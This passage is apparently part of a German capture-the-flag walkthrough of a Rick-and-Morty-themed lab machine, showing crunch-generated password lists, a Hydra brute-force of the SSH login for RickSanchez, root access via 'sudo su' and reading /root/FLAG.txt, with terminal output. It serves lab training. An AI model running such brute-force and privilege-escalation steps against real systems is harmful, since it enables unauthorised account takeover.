Via Google finden wir heraus, dass die Band „The Flesh Curtains“ heißt. Wir sollten uns also eine Passwortliste erstellen. Dazu nutzen wir **crunch**:

```
kali@kali: ~  
File Actions Edit View Help  
  
(kali@kali)-[~]  
$ crunch 5 5 -t ,%The -o PWlist.txt 66 crunch 7 7 -t ,%Flesh -o PWlist.txt 66 crunch 10 10 -t ,%Curtain  
s -o PWlist.txt  
Crunch will now generate the following amount of data: 1560 bytes  
0 MB  
0 GB  
0 TB  
0 PB  
Crunch will now generate the following number of lines: 260  
  
crunch: 100% completed generating output  
Crunch will now generate the following amount of data: 2080 bytes  
0 MB  
0 GB  
0 TB  
0 PB  
Crunch will now generate the following number of lines: 260  
  
crunch: 100% completed generating output  
Crunch will now generate the following amount of data: 2860 bytes  
0 MB  
0 GB  
0 TB  
0 PB  
Crunch will now generate the following number of lines: 260  
  
crunch: 100% completed generating output
```

Anschließend **brute-forcen** wir den **SSH-Zugang** von RickSanchez mit **Hydra**:

```
kali@kali: ~  
File Actions Edit View Help  
  
(kali@kali)-[~]  
$ hydra -l RickSanchez -P PWlist.txt -s 22222 192.168.178.38 ssh  
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service  
organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-08-08 15:07:52  
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tas  
ks: use -t 4  
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous s  
ession found, to prevent overwriting, ./hydra.restore  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 260 login tries (l:1/p:260), ~17 tries per task  
[DATA] attacking ssh://192.168.178.38:22222/  
[22222][ssh] host: 192.168.178.38 login: RickSanchez password: P7Curtains  
1 of 1 target successfully completed, 1 valid password found  
[WARNING] Writing restore file because 8 final worker threads did not complete until end.  
[ERROR] 8 targets did not resolve or could not be connected  
[ERROR] 0 target did not complete  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-08-08 15:08:54
```


Anschließend könne wir uns wieder via ssh anmelden:

```
RickSanchez@localhost:~  
File Actions Edit View Help  
  
(kaliⓂkali)-[~]  
$ ssh -p 22222 RickSanchez@192.168.178.38  
RickSanchez@192.168.178.38's password:  
Last failed login: Mon Aug 9 05:08:54 AEST 2021 from 192.168.178.36 on ssh:notty  
There were 186 failed login attempts since the last successful login.  
Last login: Thu Sep 21 09:45:24 2017  
[RickSanchez@localhost ~]$
```

Mit **sudo su** erlangen wir **Rootrechte** und können dann mit dem Befehl **more** die Datei **/root/FLAG.txt** öffnen und wir erhalten die nächste Flagge (100/130 Punkte):


```
root@localhost:~  
File Actions Edit View Help  
  
[RickSanchez@localhost ~]$ sudo su  
[root@localhost RickSanchez]# cd /root/  
[root@localhost ~]# ls -la  
total 36  
dr-xr-x---. 4 root root 191 Aug 25 2017 .  
dr-xr-xr-x. 17 root root 236 Aug 18 2017 ..  
-rw-----. 1 root root 1214 Aug 18 2017 anaconda-ks.cfg  
-rw-----. 1 root root 7 Sep 15 2017 .bash_history  
-rw-r--r--. 1 root root 18 Feb 12 2017 .bash_logout  
-rw-r--r--. 1 root root 176 Feb 12 2017 .bash_profile  
-rw-r--r--. 1 root root 176 Feb 12 2017 .bashrc  
-rw-r--r--. 1 root root 100 Feb 12 2017 .cshrc  
-rw-r--r--. 1 root root 40 Aug 22 2017 FLAG.txt  
-rw-----. 1 root root 32 Aug 22 2017 .lessht  
drwxr-----. 3 root root 19 Aug 21 2017 .pki  
drwx-----. 2 root root 25 Aug 22 2017 .ssh  
-rw-r--r--. 1 root root 129 Feb 12 2017 .tcshrc  
[root@localhost ~]# more FLAG.txt  
FLAG: {Ionic Defibrillator} - 30 points  
[root@localhost ~]#
```

Als nächstes schauen wir uns den Port 9090 an:




Wir finden die nächste Flagge (110/130 Punkte), ansonsten ist hier nichts zu finden.

Nun untersuchen wir den Port 13337 und finden eine weitere Flagge (120/130 Punkte):



Wenn wir uns nun noch mit **nc** den Port 60000 anschauen, finden wir die letzte Flagge (130/130 Punkte):



End of File.